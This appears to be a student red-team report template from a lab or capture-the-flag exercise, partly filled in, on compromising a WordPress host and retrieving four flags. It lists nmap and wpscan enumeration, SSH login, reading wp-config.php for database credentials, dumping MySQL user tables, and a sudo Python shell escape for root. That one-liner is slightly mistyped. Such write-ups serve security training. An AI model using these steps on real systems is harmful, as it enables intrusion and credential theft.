# **Red Team: Summary of Operations**

## **Table of Contents**


* Exposed Services
* Critical Vulnerabilities
* Exploitation

### **Exposed Services**

*TODO: Fill out the information below.*

Nmap scan results for each machine reveal the below services and OS details:

$ nmap -sP 192.168.1.1-255



# TODO: Insert scan output

This scan identifies the services below as potential points of entry:

* Target 1
  + ssh
  + http
  + rpcbind
  + netbios-ssn

*TODO: Fill out the list below. Include severity, and CVE numbers, if possible.*

The following vulnerabilities were identified on each target:

* Target 1
  + Port 22, Broken Authentication, #2
  + Port 80, Security Misconfiguration, #6
  + Port 111, Broken Access Control, #5
  + Port 139, Sensitive Data Exposure, #3
  + Port 445, Sensitive Data Exposure, #3

*TODO: Include vulnerability scan results to prove the identified vulnerabilities.*

**

### **Exploitation**


*TODO: Fill out the details below. Include screenshots where possible.*

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

* Target 1

*Flag1{b9bbcb33e11b80be759c4e844862482d}*


* *Identify the exploit used: Security misconfiguration & SSH found open through nmap scan*
* *Include the command run:* 
  + *nmap -sV 192.168.1.110*
  + *wpscan –-url http://192.168.1.110/wordpress -eu*
  + *ssh michael@192.168.1.110*
  + *To find Flag1: grep -RE flag html*

**

**


*Flag2{fc3fd58dcdad9ab23faca6e9a36e581c}*

* *Identify the exploit used: Security misconfiguration*
* *Include the command run:*
* *cd /var/www/*
* *cat flag2.txt*

**

*Flag3{afc01ab56b50591e7dccf93122770cd2}*

* *Identify the exploit used: Sensitive Data Exposure*
* *Include the command run:* 
  + *cat /var/www/html/wordpress/wp-config.php*
  + *mysql -u root -p*
  + *show databases;*
  + *show tables;*
  + *select \* from users;*
  + *select \* from wp\_posts; ( This command get Flag3)*

**

**

*Flag4{715dea6c055b9fe3337544932f2941ce}*

* *Identify the exploit used: Sensitive Data Exposure*
* *Include the command run:* 
  + *sudo python -c ‘import pty:pty.spawn(“/bin/bash”);’ (used to escalate to root)*
  + *cd /root*
  + *cat flag4.txt*



